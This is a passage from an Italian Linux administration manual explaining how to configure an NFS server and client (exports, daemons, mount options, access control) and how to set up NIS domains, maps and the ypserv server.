proc3 22 2 771 4595 101428 13065 19 10207 51228 3301 16 34 0 3310 ↩
↪15 520 45 2130 0 45 45 0 10816
```

137.2 Dal lato del servente

Dalla parte dell'elaboratore servente è necessario che oltre al Portmapper siano in funzione alcuni demoni, avviati secondo l'ordine seguente: '**`rpc.mountd`**', '**`rpc.nfsd`**', '**`rpc.statd`**', '**`rpc.lockd`**' ed eventualmente '**`rpc.rquotad`**'. [1] Quindi, è necessario che il file di configurazione '`/etc/exports`' sia stato configurato correttamente. Si può controllare la presenza del servizio attraverso l'interrogazione delle RPC:

`$` **`rpcinfo -p`**[*Invio*]

[1] **Linux NFS** GNU GPL

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  54407  status
    100024    1   tcp  38826  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100021    1   udp  54411  nlockmgr
    100021    3   udp  54411  nlockmgr
    100021    4   udp  54411  nlockmgr
    100005    1   udp  54412  mountd
    100005    1   tcp  38827  mountd
    100005    2   udp  54412  mountd
    100005    2   tcp  38827  mountd
    100005    3   udp  54412  mountd
    100005    3   tcp  38827  mountd
```

Nello stesso modo, si può analizzare l'albero dei processi:

$ **pstree**[*Invio*]

```
init-+-…
    …
     |-lockd---rpciod
    …
     |-8*[nfsd]
    …
     |-portmap---portmap
    …
     |-rpc.mountd
     |-rpc.statd
    …
```

'**rpc.mountd**' è il demone che si occupa di gestire il montaggio del file system di rete dal lato del servente:

rpc.mountd [*opzioni*]

Generalmente, viene avviato dalla procedura di inizializzazione del sistema, in modo autonomo, cioè indipendente dal supervisore dei servizi di rete. Mantiene aggiornato il file '/var/lib/nfs/rmtab' che elenca i montaggi in essere. Tuttavia, non è garantito che il contenuto di questo file sia esatto, per cui non lo si può utilizzare per determinare con certezza quali siano le connessioni in corso.

'**rpc.nfsd**' è il demone che si occupa di gestire le richieste, da parte dei clienti, per i servizi NFS, avvalendosi in pratica delle funzionalità del kernel Linux.

rpc.nfsd [*opzioni*]

Deve essere in funzione nel servente. Viene avviato generalmente dalla procedura di inizializzazione del sistema, subito dopo '**rpc.mountd**'. Anche '**rpc.nfsd**' funziona in modo autonomo rispetto al supervisore dei servizi di rete.

Il demone '**rpc.lockd**' si occupa di avviare la gestione del sistema di file di lock NFS, noto come NLM, ovvero *NFS lock manager*:

rpc.lockd

In generale, con i kernel Linux recenti non dovrebbe essere necessaria la presenza di questo programma; tuttavia, anche se così fosse, il suo avvio non provoca inconvenienti.

Il demone '**rpc.statd**' serve al sistema di file di lock NFS per aggiornare la situazione quando un elaboratore cliente viene riavviato o comunque si blocca:

rpc.statd [*opzioni*]

La configurazione del servizio avviene principalmente attraverso il file '`/etc/exports`', il quale contiene l'indicazione delle porzioni di file system locale da concedere in condivisione. Se il file manca o è vuoto, non viene concesso l'utilizzo di alcuna parte del file system locale all'esterno.

Si tratta di un file di testo normale, in cui vengono ignorate le righe vuote, quelle bianche e quelle che iniziano con il simbolo '`#`'; per il resto, le righe sono intese come dei record, ognuno dei quali è composto da:

- l'indicazione di una directory a partire dalla quale si concede la condivisione;
- una serie di nodi o reti cui viene concesso l'utilizzo di questa directory con l'eventuale specificazione di opzioni di accesso.

In pratica si utilizza la sintassi seguente:

directory_di_partenza [*host*] [(*opzioni*)]...

La configurazione di questo file potrebbe non dare sempre gli effetti previsti, a causa di difetti che possono essere presenti nei demoni che si occupano della gestione del servizio. In generale, si è cercato sempre di garantire la sicurezza, a discapito della funzionalità. Se una configurazione di '`/etc/exports`' sembra non funzionare senza un motivo apparente, è bene provarne altre, limitando l'uso di opzioni particolari, o cercando di identificare meglio gli elaboratori a cui si concede l'accesso. Eventualmente, si veda anche la pagina di manuale *exports(5)*.

Gli elaboratori a cui si concede l'accesso alla directory condivisa possono essere specificati in vari modi, alcuni dei quali sono elencati di seguito:

- **indicazione di un nodo singolo**

  quando si utilizza un nome o un indirizzo IP che fa riferimento da un elaboratore specifico;

- **uso di caratteri jolly**

  possono essere utilizzati i caratteri jolly '`*`' e '`?`' per indicare un gruppo di **nomi** di elaboratore con una sola notazione, tenendo presente che questi simboli non possono sostituirsi ai punti di un nome di dominio;

- **rete IP**

  attraverso la notazione '*indirizzo_ip*`/`*maschera_di_rete*' è possibile indicare simultaneamente tutti gli elaboratori collocati all'interno della rete o della sottorete a cui si fa riferimento.

Le opzioni tra parentesi tonde sono parole chiave particolari. Segue la descrizione di alcune di queste:

- `ro`

  Consente l'accesso in sola lettura. Questa è la modalità di funzionamento predefinita.

- `rw`

  Consente l'accesso in lettura e scrittura.

- `insecure_lock` | `no_auth_nlm`

  Questa opzione consente di usare un sistema di file di lock meno rigido, quando alcuni elaboratori clienti mostrano difficoltà in questo senso.

- `root_squash`

  Si tratta di un'opzione di sicurezza, di solito predefinita, attraverso la quale si impedisce l'accesso come utente '**root**'. In pratica, quando un utente '**root**' presso un elaboratore cliente utilizza il file system condiviso, viene trattato come utente '**nobody**'.[2]

- `all_squash`

  La presenza di questa opzione fa sì che tutti gli accessi al file system condiviso, avvengano con i privilegi dell'utente '**nobody**'.

  `no_root_squash`

  Non effettua la trasformazione dell'UID '**root**' e ciò è necessario quando si utilizzano clienti NFS senza disco fisso.

L'elenco seguente mostra alcuni esempi di record di questo file.

`/usr *.brot.dg(ro)`	Concede ai nodi del dominio *brot.dg* l'accesso in lettura alla directory '/usr/' e seguenti.
`/ roggen.brot.dg(ro,root_squash)`	Concede a *roggen.brot.dg* di accedere in sola lettura a partire dalla directory radice, escludendo i privilegi dell'utente '**root**'.
`/home roggen.brot.dg(rw) weizen.mehl.dg(rw)`	Concede a *roggen.brot.dg* e a *weizen.mehl.dg* di accedere in lettura e scrittura alla directory '/home/'.
`/   *(rw,no_root_squash)`	Questa definizione non dovrebbe funzionare più. Sembrerebbe voler concedere a tutta la rete di accedere in lettura e scrittura a partire dalla directory radice, permettendo ai vari utenti '**root**' di mantenere i loro privilegi. Tuttavia l'asterisco non dovrebbe riuscire a rimpiazzare i punti che compongono i nomi di dominio, risolvendosi così in una directory che in pratica non viene condivisa.

Quando si modifica il file '/etc/exports', per garantire che queste siano prese in considerazione dal sistema di condivisione del file system, è necessario utilizzare il programma '**exportfs**' nel modo seguente:

```
# exports -ra
```

Il programma '**exportfs**' può anche essere usato per esportare al volo una directory, senza modificare il file '/etc/exports'. In generale, si tratta di una pratica non consigliabile, ma della quale bisogna tenere conto. Eventualmente si può consultare la pagina di manuale *exportfs(8)*.

Infine, bisogna considerare che alcuni dei demoni che abilitano il servizio NFS potrebbero essere stati compilati in modo da utilizzare i file '/etc/hosts.allow' e '/etc/hosts.deny' per controllare l'accesso. L'elenco seguente mostra in che modo abilitare o disabilitare l'accesso

[2] L'utente '**nobody**' corrisponde spesso al numero UID 65534 o -2. Tuttavia, questo utente non ha un numero UID standard, tanto che in alcuni sistemi si preferisce utilizzare un numero più basso di quelli assegnati agli utenti comuni.

in modo selettivo per ogni demone coinvolto, tenendo conto che anche il Portmapper potrebbe dipendere da questi file:

Demone	'/etc/hosts.allow'	'/etc/hosts.deny'
Portmapper	`portmap:` *specifica_dei_nodi*	`portmap:` *specifica_dei_nodi*
'**rpc.mountd**'	`mountd:` *specifica_dei_nodi*	`mountd:` *specifica_dei_nodi*
'**rpc.nfsd**'	`nfsd:` *specifica_dei_nodi*	`nfsd:` *specifica_dei_nodi*
'**rpc.lockd**'	`lockd:` *specifica_dei_nodi*	`lockd:` *specifica_dei_nodi*
'**rpc.statd**'	`statd:` *specifica_dei_nodi*	`statd:` *specifica_dei_nodi*
'**rpc.rquotad**'	`rquotad:` *specifica_dei_nodi*	`rquotad:` *specifica_dei_nodi*

È molto probabile che molti di questi demoni siano insensibili al contenuto dei file '/etc/hosts.allow' e '/etc/hosts.deny'; tuttavia, se nel proprio sistema si utilizzano questi file, è meglio scrivere una riga di più in questi file, anche se inutile, piuttosto che dimenticarsene e avere problemi in seguito. Pertanto, per abilitare l'accesso a tutti questi demoni, converrà utilizzare le direttive seguenti nel file '/etc/hosts.allow':

```
portmap: specifica_dei_nodi
mountd: specifica_dei_nodi
nfsd: specifica_dei_nodi
lockd: specifica_dei_nodi
statd: specifica_dei_nodi
rquotad: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file '/etc/hosts.deny', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
mountd: ALL
nfsd: ALL
lockd: ALL
statd: ALL
rquotad: ALL
```

Naturalmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '/etc/hosts.deny':

```
ALL: ALL
```

137.3 Verifica del servizio

Quando il servizio NFS è attivo, si può verificare il funzionamento e l'utilizzo di questo con il programma '**showmount**':

showmount [*opzioni*] [*host*]

Se non si indica un nodo, viene interrogato il servizio NFS presso l'elaboratore locale.

Segue la descrizione di alcune opzioni:

`-a` | `--all`	elenca i clienti che utilizzano il proprio servizio e anche le directory che questi hanno montato;
`-e` | `--exports`	elenca le directory esportate dal servente locale o dal servente remoto (se indicato come ultimo argomento del comando).

Quando si interroga la situazione dell'utilizzo in corso, le informazioni vengono tratte dal file '/var/lib/xtab', che però potrebbe mostrare l'utilizzo attuale di directory che in realtà non lo sono più.

137.4 Porte coinvolte

Il servizio NFS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici. In alcuni casi, questi demoni comunicano utilizzando porte TCP o UDP definite in modo dinamico, pubblicizzate poi dal Portmapper stesso. I punti di riferimento costanti sono solo quelli seguenti:

Porta TCP o UDP	Demone
111	Portmapper
2049	'**`rpc.nfsd`**'

137.5 Dal lato del cliente

Con i sistemi GNU/Linux, l'utilizzo di un file system di rete richiede solo che il kernel sia stato predisposto per questo. Non occorrono programmi demone, basta il normalissimo '**`mount`**'.

Per montare un file system di rete si interviene in modo analogo a quello di una unità di memorizzazione locale, con la differenza fondamentale del modo di esprimere il dispositivo virtuale corrispondente al file system remoto da connettere.

host_remoto : *directory_remota*

La notazione sopra riportata rappresenta la porzione di file system remoto cui si vuole accedere, attraverso l'indicazione simultanea dell'elaboratore e della directory di partenza.

Supponendo che l'elaboratore *`dinkel.brot.dg`* conceda l'utilizzo della directory '`/usr/`' e successive, l'elaboratore *`roggen.brot.dg`* potrebbe sfruttarne l'occasione attraverso il programma '**`mount`**' nel modo seguente:

```
mount -t nfs dinkel.brot.dg:/usr /usr
```

Inoltre, nell'elaboratore *`roggen.brot.dg`* si potrebbe aggiungere una riga nel file '`/etc/fstab`' in modo da automatizzarne la connessione (68.3.6).

```
dinkel.brot.dg:/usr  /usr         nfs      defaults     0  0
```

Sia attraverso il programma '**`mount`**' (preceduti dall'opzione '**`-o`**'), che nel file '`/etc/fstab`' (nel campo delle opzioni) possono essere specificate delle opzioni particolari riferite a questo tipo di file system. L'elenco seguente mostra solo alcune di queste opzioni, che possono avere rilevanza quando si monta un file system di rete.

`rsize=`*n*	Permette di specificare la dimensione dei pacchetti utilizzati in lettura da parte del cliente NFS. Il valore predefinito è di 1024 byte.
`wsize=`*n*	Permette di specificare la dimensione dei pacchetti utilizzati in scrittura da parte del cliente NFS. Il valore predefinito è di 1024 byte.
`timeo=`*n*	Permette di definire il valore del *timeout*, espresso in decimi di secondo, per il completamento delle richieste. In pratica, se entro quel tempo non si ottiene una conferma, si verifica un *minor timeout* e l'operazione viene ritentata con una durata di *timeout* doppia. Quando si raggiunge un *timeout* massimo di 60 secondi si verifica un *major timeout*. Il valore predefinito è sette, corrispondente a 0,7 secondi.
`hard`	Stabilisce che la connessione deve essere ritentata all'infinito, anche dopo un *major timeout*. È la modalità di funzionamento predefinita.

`soft`	Stabilisce che venga generato un errore di I/O non appena si verifica un *major timeout*. Questa modalità si contrappone a quella '**`hard`**'.
`intr`	Permette l'interruzione di una chiamata NFS attraverso l'uso di segnali. Può essere utile per interrompere una connessione quando il servente non risponde.
`nosuid`	Evita di prendere in considerazione i permessi di tipo SUID e SGID dei file eseguibili.

In condizioni normali, conviene usare solo le opzioni '**`rw`**', '**`hard`**' e '**`intr`**', come nell'esempio seguente che rappresenta sempre una direttiva del file '`/etc/fstab`':

```
dinkel.brot.dg:/home  /home         nfs      rw,hard,intr       0  0
```

Per motivi di sicurezza, può essere utile anche l'opzione '**`nosuid`**', se si teme che un programma compromesso, presente nel file system remoto, possa acquisire privilegi particolare e intaccare l'elaboratore locale dal quale lo si avvia.

137.6 Riferimenti

- Tavis Barr, Nicolai Langfeldt, Seth Vidal, *NFS HOWTO*

  <http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html>

NIS

Il NIS, [1] [2] [3] o *Network information service*, è un sistema di gestione di dati amministrativi concentrati in una sola fonte, rendendoli disponibili a tutta una rete in modo uniforme.

Questo tipo di servizio è stato ideato e sviluppato originariamente dalla Sun Microsystems denominandolo *Yellow pages* (YP), ma successivamente il nome è stato cambiato perché questo era già un marchio registrato in Gran Bretagna della società telefonica British Telecom. Questa storia di NIS serve a spiegare il motivo per il quale molti programmi di servizio che riguardano questa gestione hanno il prefisso '**`yp`**', oltre al fatto che spesso si parli di «servizi YP» invece che di «servizi NIS».

Il NIS è un meccanismo che si sovrappone alla gestione amministrativa di un sistema Unix tipico, ma questo avviene in un modo non perfettamente integrato. Quando si introduce il NIS, si inserisce un livello di intermediazione tra l'utente e il sistema di amministratore preesistente.

138.1 Concentrazione amministrativa del NIS versione 2

Lo scopo del NIS è quello di concentrare in un solo elaboratore la gestione di una serie di file amministrativi. La tabella 138.1 elenca alcuni file di configurazione, tipici di un sistema Unix, che possono essere gestiti in questo modo.

Tabella 138.1. Elenco di alcuni dei file amministrativi gestibili comunemente attraverso il NIS.

File	Descrizione
'`/etc/passwd`'	Informazioni sugli utenti.
'`/etc/group`'	Gruppi di utenti.
'`/etc/shadow`'	password shadow (quando gestibili).
'`/etc/aliases`'	Alias di posta elettronica.
'`/etc/hosts`'	Traduzione degli indirizzi IP dei nodi della rete locale.
'`/etc/networks`'	Traduzione degli indirizzi IP delle sottoreti (locali).
'`/etc/protocols`'	Nomi e numeri dei protocolli di rete.
'`/etc/rpc`'	Numeri delle chiamate RPC.
'`/etc/services`'	Abbinamento dei servizi di rete ai numeri di porta corrispondenti.

> È bene chiarire subito che il supporto alle password shadow non è disponibile in tutti i NIS esistenti; inoltre, il protocollo NIS (fino alla versione 2) rende difficile il loro utilizzo in modo «sicuro», nel senso di mantenere effettivamente nascoste le stringhe cifrate corrispondenti alle parole d'ordine di accesso degli utenti.

La concentrazione amministrativa si attua facendo in modo che le informazioni dei file che interessano siano gestite a partire da un solo nodo. Generalmente, l'utilità del NIS sta nella possibilità di amministrare gli utenti da un'unica origine, facendo in modo che questi vengano riconosciuti in tutti gli elaboratori di un certo «dominio», senza dover essere inseriti effettivamente in ognuno di questi.

[1] **YP Server** GNU GPL
[2] **YP Bind-mt** GNU GPL
[3] **YP Tools** GNU GPL

Gli esempi che si faranno in questo capitolo sono volti principalmente al raggiungimento di questo risultato, concentrando così l'amministrazione dei file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`'.

138.1.1 Mappe NIS

Il NIS non utilizza i file amministrativi così come sono, ne crea una copia; queste copie sono denominate «mappe». I file di mappa sono in formato DBM, dove si memorizzano solo coppie di dati: chiave-valore. Per questo motivo, a seconda della struttura dei file amministrativi originali, si possono generare più mappe differenti.

Quando si attiva il NIS, non si possono più utilizzare i vecchi comandi amministrativi (come '**`passwd`**', '**`chsh`**', ecc.), o quantomeno non conviene, perché il NIS non si accorge (autonomamente) dei cambiamenti apportati ai file amministrativi tradizionali. Bisogna utilizzare i comandi specifici del NIS, in modo che i cambiamenti siano annotati immediatamente nelle mappe e poi siano propagati nei file amministrativi normali del servente NIS.

La tabella 138.2 riporta l'elenco di alcune delle mappe tipiche della gestione NIS. La collocazione di questi file dipende dal dominio NIS, descritto nella sezione seguente, e corrisponde in pratica a '`/var/yp/`*dominio_nis*`/`'.

Tabella 138.2. Elenco di alcune mappe NIS.

Mappa	Descrizione
'`passwd.byname`'	Utenti per nome.
'`passwd.byuid`'	Utenti per numero UID.
'`group.byname`'	Gruppi per nome.
'`group.bygid`'	Gruppi per numero GID.
'`shadow.byname`'	Utenti per nome (dal file '`/etc/shadow`').
'`mail.aliases`'	Alias di posta elettronica.
'`hosts.byname`'	Nodi per nome.
'`hosts.byaddr`'	Nodi per indirizzo.
'`networks.byname`'	Reti locali per nome.
'`networks.byaddr`'	Reti locali per indirizzo.
'`protocols.byname`'	Protocolli di rete per nome.
'`protocols.bynumber`'	Protocolli di rete per numero.
'`rpc.byname`'	Chiamate RPC per nome.
'`rpc.bynumber`'	Chiamate RPC per numero.
'`services.byname`'	Servizi di rete per nome.

138.1.2 Dominio NIS

Quando si attiva un servizio NIS in un nodo, in modo che questo renda disponibili le informazioni relative a un gruppo di elaboratori, si deve definire un dominio NIS corrispondente. Questo non ha niente a che fare con i domini utilizzati dal servizio DNS, ma generalmente, anche se potrebbe sovrapporsi perfettamente a un dominio di questo tipo, conviene utilizzare nomi distinti, che non abbiano un nesso logico o intuitivo.

Più precisamente, è meglio dire che si stabilisce prima l'estensione del dominio NIS che si vuole creare, quindi si deve «eleggere» il nodo più adatto a fungere da servente NIS. Infatti, questo elaboratore deve trovarsi in una posizione adatta nella rete, in modo che sia accessibile facilmente da tutti gli elaboratori del dominio NIS. Oltre a questo è bene che si tratti di una macchina adeguata all'estensione del dominio: maggiore è il numero di clienti, maggiore sarà la frequenza con cui dovrà rispondere a richieste del protocollo NIS.

I file di mappa di un servente NIS sono raggruppati distintamente per dominio, nella directory '`/var/yp/`*dominio_nis*`/`'.

138.1.3 Servente principale e serventi secondari

Finora si è fatto riferimento a un servente NIS unico per tutto il suo dominio di competenza. Quando si attiva un servizio di questo tipo, tutti gli elaboratori clienti di questo dominio dipendono completamente dal servente per tutte quelle informazioni che sono state concentrate sotto la sua amministrazione. Se l'elaboratore che offre questo servizio dovesse venire a mancare per qualsiasi motivo, come un guasto, tutti i suoi clienti sarebbero in grave difficoltà.

Per risolvere il problema, si possono predisporre dei serventi NIS secondari, o *slave*, che riproducono le informazioni del servente principale, o *master*.

> Il motivo per il quale si utilizza il servizio NIS è quello di uniformare e concentrare la gestione di informazioni di un gran numero di elaboratori, altrimenti non sarebbe giustificato l'impegno necessario alla sua attivazione. Di conseguenza, è praticamente obbligatorio attivare dei serventi secondari, sia per attenuare i rischi di blocco del sistema globale, sia per ridurre il carico di richieste NIS su un'unica macchina.

La presenza di serventi secondari impone la creazione di meccanismi automatici per il loro allineamento, generalmente attraverso il sistema Cron.

138.2 Distinzione dei ruoli tra servente e cliente

Finora è stato preso in considerazione il compito del servente NIS, senza valutare i clienti, ma all'inizio la distinzione dei compiti può sembrare confusa.

Il cliente NIS è un programma demone che si occupa di fornire al sistema in cui è in funzione le informazioni che altrimenti verrebbero ottenute dai soliti file di configurazione. La situazione tipica è quella della procedura di accesso: se il nome dell'utente non viene trovato nel file '`/etc/passwd`' locale, il cliente NIS cerca di ottenerlo dal servente NIS.

In pratica, le funzionalità di servente e cliente sono indipendenti: ci possono essere elaboratori che fungono da serventi, altri che utilizzano il programma cliente per accedere alle informazioni e altri ancora che fanno entrambe le cose.

Se si pensa che il servente NIS principale deve contenere tutte le informazioni che vengono condivise dai programmi clienti presso gli altri elaboratori, potrebbe sembrare inutile l'attivazione del programma cliente nello stesso servente. Tuttavia, le cose cambiano quando si considerano i serventi secondari. Questi non dispongono delle informazioni che ha l'elaboratore corrispondente al servente principale; per ottenerle occorre attivare il cliente NIS in modo che si possa mettere in comunicazione con il servente principale.

Nel sistema NIS così strutturato, i clienti cercano le informazioni, riferite al loro dominio, dal servente che risponde più rapidamente. Ciò viene determinato generalmente attraverso una richiesta circolare (broadcast). Questo, tra le altre cose, è uno dei punti deboli del NIS: dal momento che qualunque elaboratore può rispondere a una chiamata circolare, chiunque è in grado di intromettersi per cercare di catturare delle informazioni.

138.2.1 Propagazione delle informazioni

Quando si deve intervenire per modificare qualche informazione di quelle che sono condivise attraverso il NIS, si presentano situazioni differenti a seconda delle circostanze. Queste si traducono in modalità diverse di propagazione di queste modifiche nell'intero sistema NIS. Si distinguono due situazioni fondamentali:

- la modifica di un'informazione nell'elaboratore di origine (il servente principale) sui dati di partenza;
- la modifica di un'informazione attraverso gli strumenti offerti dal sistema NIS.

Nel primo caso le azioni da compiere sono:

1. aggiornare le mappe del servente principale;
2. aggiornare le mappe dei serventi secondari.

Nel secondo caso le azioni da compiere sono:

1. aggiornare i file di configurazione corrispondenti nel servente principale
2. aggiornare le mappe del servente principale
3. aggiornare le mappe dei serventi secondari

Quando si interviene manualmente sui file di configurazione di partenza del servente principale, per esempio quando si vuole aggiungere o eliminare un utente, si deve poi comandare manualmente l'aggiornamento delle mappe NIS; eventualmente si può pilotare anche l'aggiornamento dei serventi secondari, attraverso un cosiddetto *push*.

Quando si utilizzano gli strumenti offerti da NIS per modificare la configurazione dei dati condivisi, ciò può avvenire solo attraverso un cliente, il quale si occupa di contattare il servente principale che poi deve provvedere ad aggiornare i file normali e le mappe.

La propagazione delle mappe modificate ai serventi secondari potrebbe essere un problema. Per questo si utilizza generalmente il sistema Cron in ogni servente secondario, in modo da avviare periodicamente il comando necessario a metterli in comunicazione con il servente principale e verificare così la presenza di aggiornamenti eventuali.

Dalla precisione del funzionamento di questo sistema di propagazione derivano delle conseguenze pratiche che, a prima vista, possono sembrare assurde. Si può immaginare cosa può accadere quando un utente cambia la propria parola d'ordine da un cliente NIS. Questo contatta il servente principale che provvede ad aggiornare le mappe e il file '`/etc/passwd`'. Ma fino a che i serventi secondari non ricevono l'aggiornamento, i clienti che li utilizzano continuano a permettere l'accesso con la parola d'ordine vecchia. Questo può capitare allo stesso elaboratore dal quale è stata compiuta l'operazione di modifica, se questo utilizza il servizio di un servente secondario non aggiornato. In queste condizioni, l'utente che ha appena cambiato parola d'ordine e tenta un altro accesso sulla stessa macchina, potrebbe trovarsi spaesato di fronte al rifiuto che gli si presenta.

138.3 NIS e DNS

Il NIS permette di distribuire le informazioni contenute nei file '`/etc/hosts`' e '`/etc/networks`'. Questi sono i file di configurazione che permettono di risolvere i nomi dei nodi della rete locale, quando non si vuole fare uso di un DNS.

Attraverso questa possibilità è poi possibile configurare il file '`/etc/host.conf`' dei vari clienti NIS, in modo che venga utilizzata questa informazione. Di solito si tratta di indicare una riga come quella seguente:

```
order hosts,nis
```

Tuttavia, nel momento stesso in cui si pensa di volere utilizzare il NIS, si decide che l'organizzazione della rete locale è un problema serio, pertanto, anche la risoluzione dei nomi della rete deve essere considerato un problema ugualmente serio. In questo senso, diventa un controsenso la pretesa di gestire la risoluzione dei nomi attraverso NIS, quando con poco impegno si può attivare un servente DNS; al limite si possono unire le due cose:

```
order hosts,bind,nis
```

138.4 RPC

Il NIS utilizza le chiamate RPC per comunicare. Questo significa che è necessaria la presenza del Portmapper in funzione sia nei nodi serventi che nei nodi clienti (si veda eventualmente il capitolo 136).

È anche importante verificare che i servizi di sincronizzazione, *time service*, siano previsti nel controllo del supervisore dei servizi di rete. Il file '`/etc/inetd.conf`' potrebbe contenere le righe seguenti:

```
#
# Time service is used for clock syncronization.
#
time            stream  tcp     nowait  root    internal
time            dgram   udp     wait    root    internal
```

In alternativa, il file '`/etc/xinetd.conf`' potrebbe contenere invece le righe seguenti:

```
service time
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
        id              = time-stream
}

service time
{
        socket_type     = dgram
        protocol        = udp
        wait            = yes
        user            = root
        type            = INTERNAL
        id              = time-dgram
}
```

Se si devono apportare delle modifiche al file di configurazione del supervisore dei servizi di rete, bisogna poi ricordarsi di riavviarlo (capitolo 135).

138.5 Allestimento di un servente NIS versioni 1 e 2

Gli elementi indispensabili di un servente NIS sono i programmi '**`ypserv`**' e '**`makedbm`**'. Il primo svolge il ruolo di demone in ascolto delle richieste NIS per il dominio di competenza, il secondo è necessario per convertire i file di configurazione normali in file DBM, cioè nelle mappe NIS.

Nel caso di un servente principale è anche opportuna la presenza di altri due demoni: '**`rpc.yppasswdd`**' e '**`rpc.ypxfrd`**'. Il primo serve a permettere la modifica delle parole d'ordine degli utenti attraverso il sistema NIS, il secondo serve a facilitare l'aggiornamento ai serventi secondari.

La configurazione di '**`ypserv`**' e '**`rpc.ypxfrd`**' può dipendere dal modo in cui sono stati compilati i sorgenti rispettivi. In generale si utilizza il file '`/etc/ypserv.conf`' per definire il comportamento di entrambi i programmi; inoltre '**`ypserv`**' può far uso di '`/etc/ypserv.securenets`' per conoscere gli indirizzi di rete da cui può accettare interrogazioni NIS, oppure può riutilizzare i tradizionali '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Per saperlo basta usare l'opzione '**`-version`**', come nell'esempio seguente:

`#` **`ypserv -version`**[*Invio*]

```
ypserv - NYS YP Server version 1.1.7 (with tcp wrapper)
```

L'esempio mostra il risultato di un '**`ypserv`**' compilato con il supporto per l'utilizzo dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', gli stessi che utilizza il TCP wrapper allo scopo di filtrare gli accessi ai programmi controllati dal supervisore dei servizi di rete.

```
ypserv - NYS YP Server version 1.3.12 (with securenets)
```

Questo esempio ulteriore riguarda invece il risultato di un '**`ypserv`**' compilato con il supporto per l'uso di '`/etc/ypserv.securenets`' (o di un file analogo collocato in una posizione diversa nel file system.

> Prima di poter avviare il servente '**`ypserv`**', oltre a provvedere per la sua configurazione, occorre necessariamente che il Portmapper RPC sia in funzione e che il dominio NIS sia stato definito. In assenza di una sola di queste due condizioni, il programma '**`ypserv`**' non funziona, nel senso che non si riesce ad avviarlo.

138.5.1 Dominio NIS

Il dominio NIS viene definito attraverso '**`domainname`**', nel modo seguente:

`domainname` *dominio_nis*

Quando viene usato senza argomenti, si ottiene il nome del dominio NIS; in questo modo si può controllare se l'impostazione è corretta. Per esempio, l'impostazione del dominio NIS *`rost.nis-yp`* può essere fatta e controllata nel modo seguente:

`#` **`domainname rost.nis-yp`**[*Invio*]

`#` **`domainname`**[*Invio*]

```
rost.nis-yp
```

Mentre l'impostazione del dominio è di competenza dell'utente '**`root`**', la verifica può essere fatta anche da un utente comune.

Di solito, si può fare riferimento a questo programma anche con altri nomi:

domainname [*opzioni*] [*dominio_nis*]
nisdomainname [*opzioni*] [*dominio_nis*]
ypdomainname [*opzioni*] [*dominio_nis*]

L'utilizzo tipico di '**domainname**' è riservato agli script della procedura di inizializzazione del sistema. Le istruzioni necessarie potrebbero essere organizzate nel modo seguente:

```
# Set the NIS domain name
if [ -n "$NISDOMAIN" ]
then
    domainname $NISDOMAIN
else
    domainname ""
fi
```

Oppure in modo alternativo anche come segue, dove il nome del dominio è contenuto in un file. In tal caso, bisogna fare attenzione al fatto che il file in questione deve essere composto esclusivamente da una riga, altrimenti viene presa in considerazione solo l'ultima, ma se questa è vuota, il dominio non viene definito.

```
# Set the NIS domain name
if [ -f "/etc/nisdomain" ]
then
    domainname -F /etc/nisdomain
else
    domainname ""
fi
```

138.5.2 Avvio del servente

In condizioni normali, '**ypserv**' non richiede l'uso di argomenti particolari, al massimo si tratta di controllare il file di configurazione '/etc/ypserv.conf' e l'eventuale '/etc/ypserv.securenets' (prima si deve verificare con l'opzione '**-v**' se questo file è necessario, o se al suo posto si usano i file di configurazione del TCP wrapper). In ogni caso, è importante che la directory '/var/yp/' sia stata creata (al suo interno si dovrebbe trovare un file-make, ma questo verrà mostrato in seguito).

ypserv[*Invio*]

Se tutto va bene, il programma si avvia sullo sfondo e si disassocia dalla shell, diventando un processo figlio di quello iniziale (Init).

pstree[*Invio*]

```
init-+-...
     |-portmap
     |-...
     `-ypserv
```

Se il Portmapper RPC non fosse attivo, oppure se non fosse stato definito il dominio NIS, l'avvio di '**ypserv**' non dovrebbe riuscire. Eventualmente, si può verificare il funzionamento del Portmapper stesso, attraverso il comando seguente:

rpcinfo -p localhost[*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
```

Le righe che si vedono dall'esempio mostrato sono la dichiarazione esplicita del funzionamento del Portmapper. Per verificare espressamente la connessione con '**`ypserv`**', si può usare il comando seguente:

```
# rpcinfo -u localhost ypserv[ Invio ]
```

```
program 100004 version 1 ready and waiting
program 100004 version 2 ready and waiting
```

La sintassi per l'avvio di '**`ypserv`**' è molto semplice:

`ypserv` [*opzioni*]

L'elenco seguente descrive alcune opzioni della riga di comando di '**`ypserv`**' che possono essere utili.

`-d` [*percorso_yp*] `--debug` [*percorso_yp*]	Utilizzando questa opzione si fa in modo che '**`ypserv`**' funzioni in modalità diagnostica. Per questo, invece di passare sullo sfondo, continua a funzionare occupando il terminale dal quale è stato avviato, emettendo informazioni particolareggiate su ciò che avviene attraverso lo standard error. Eventualmente si può indicare un percorso come argomento dell'opzione, intendendo fare in modo che '**`ypserv`**' utilizzi le mappe contenute a partire da quella directory, invece di quelle che si trovano a partire da '`/var/yp/`'.
`-b` | `--dns`	Specifica che se un nodo non viene identificato diversamente, si deve utilizzare il servizio DNS.
`-v` | `--version`	Visualizza i dati riferiti alla particolare versione di '**`ypserv`**'. Questa indicazione è molto importante, soprattutto per sapere quali file vengono utilizzati per controllare gli indirizzi che possono accedere al servizio.

'**`ypserv`**', quando tutto è configurato correttamente, viene controllato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente '**`NISDOMAIN`**' viene usata per contenere il dominio NIS; se manca questa variabile non ha senso avviare il servente NIS.

```
if [ -n "$NISDOMAIN" ]
then
    if [ -f /usr/sbin/ypserv ]
    then
        /usr/sbin/ypserv
        echo ypserv
    fi
fi
```

